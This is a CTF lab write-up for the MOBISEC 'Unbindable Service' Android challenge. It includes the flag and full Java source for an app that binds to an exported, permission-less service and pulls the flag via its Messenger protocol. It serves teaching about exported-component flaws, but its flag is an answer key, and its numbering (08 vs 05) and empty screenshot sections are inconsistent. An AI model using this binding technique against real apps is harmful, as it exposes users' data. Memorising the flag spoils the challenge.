Challenge 08: Unbindable Service

Category: App Dev Points: 15 Status: SOLVED

Flag

```
MOBISEC{please_respect_my_will_you_shall_not_bind_me_my_friend}
```

Source: Verbatim from /apk/81674 analysis log

Description / Methodology

App-dev task: bind to the target's exported `UnbindableService` using its Messenger protocol, register a reply Messenger with MSG_REGISTER_CLIENT, then request MSG_GET_FLAG.

The service is exported with no permission required -- bind to it like any legitimate client using its own Messenger protocol.

How I Got The Flag

1. I found the target's UnbindableService is exported with a Messenger-based protocol and no permission requirement, despite its name.

2. I bound to it from my own app, registered a reply Messenger with MSG_REGISTER_CLIENT, then sent MSG_GET_FLAG.

3. I built and submitted the APK; the service replied with the flag.


Real Evidence: Verbatim Platform Analysis Log

The following is copied character-for-character from the challenge platform's own submission page. This is the platform's server executing the target APK and our exploit APK together and reporting the result.


```
bindService returned true
FLAG: MOBISEC{please_respect_my_will_you_shall_not_bind_me_my_friend}
```

Real Screenshot: Live Platform Submission Page

The following is an actual screenshot taken directly from the challenge platform (challs.reyammer.io), logged into account Naijabrooo, showing this submission's own Analysis Log page with the flag line visible.



Project Layout



Exact Code (from disk)

MainActivity.java

```
package org.naija.binder;
import android.app.Activity;
import android.content.ComponentName;
```

```
import android.content.Context;
import android.content.Intent;
import android.content.ServiceConnection;
import android.os.Bundle;
import android.os.Handler;
import android.os.IBinder;
import android.os.Message;
import android.os.Messenger;
import android.util.Log;
import android.widget.TextView;
/**
 * Challenge 05: Unbindable Service.
 *
 * Exploit: com.mobisec.unbindable.UnbindableService is bindable by any app
 * (exported Service, no permission requirement) and speaks a simple
 * Messenger protocol. We register our own reply Messenger with
 * MSG_REGISTER_CLIENT, then send MSG_GET_FLAG - the service replies with a
 * Bundle containing the flag directly, no authentication or signature check
 * on the caller at all.
 */
public class MainActivity extends Activity {
    private static final String TAG = "MOBISEC";
    private static final int MSG_REGISTER_CLIENT = 1;
    private static final int MSG_GET_FLAG = 4;
    private TextView tv;
    private boolean bound = false;
    private final Messenger replyMessenger = new Messenger(new Handler() {
        @Override
        public void handleMessage(Message msg) {
            if (msg.what == MSG_GET_FLAG && msg.obj instanceof Bundle) {
                String flag = ((Bundle) msg.obj).getString("flag");
                Log.e(TAG, "FLAG: " + flag);
                tv.setText(String.valueOf(flag));
            }
        }
    });
    private final ServiceConnection conn = new ServiceConnection() {
        @Override
        public void onServiceConnected(ComponentName name, IBinder service) {
            Messenger server = new Messenger(service);
            try {
                Message reg = Message.obtain(null, MSG_REGISTER_CLIENT);
                reg.replyTo = replyMessenger;
                server.send(reg);
                Message get = Message.obtain(null, MSG_GET_FLAG);
                get.replyTo = replyMessenger;
                server.send(get);
            } catch (Exception e) {
                Log.e(TAG, "send failed", e);
            }
        }
        @Override
        public void onServiceDisconnected(ComponentName name) {
        }
    };
    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        tv = new TextView(this);
        tv.setText("waiting for flag...");
```

```
        setContentView(tv);
        Intent i = new Intent();
        i.setComponent(new ComponentName("com.mobisec.unbindable",
                "com.mobisec.unbindable.UnbindableService"));
        bound = bindService(i, conn, Context.BIND_AUTO_CREATE);
        Log.e(TAG, "bindService returned " + bound);
    }
    @Override
    protected void onDestroy() {
        if (bound) unbindService(conn);
        super.onDestroy();
    }
}
```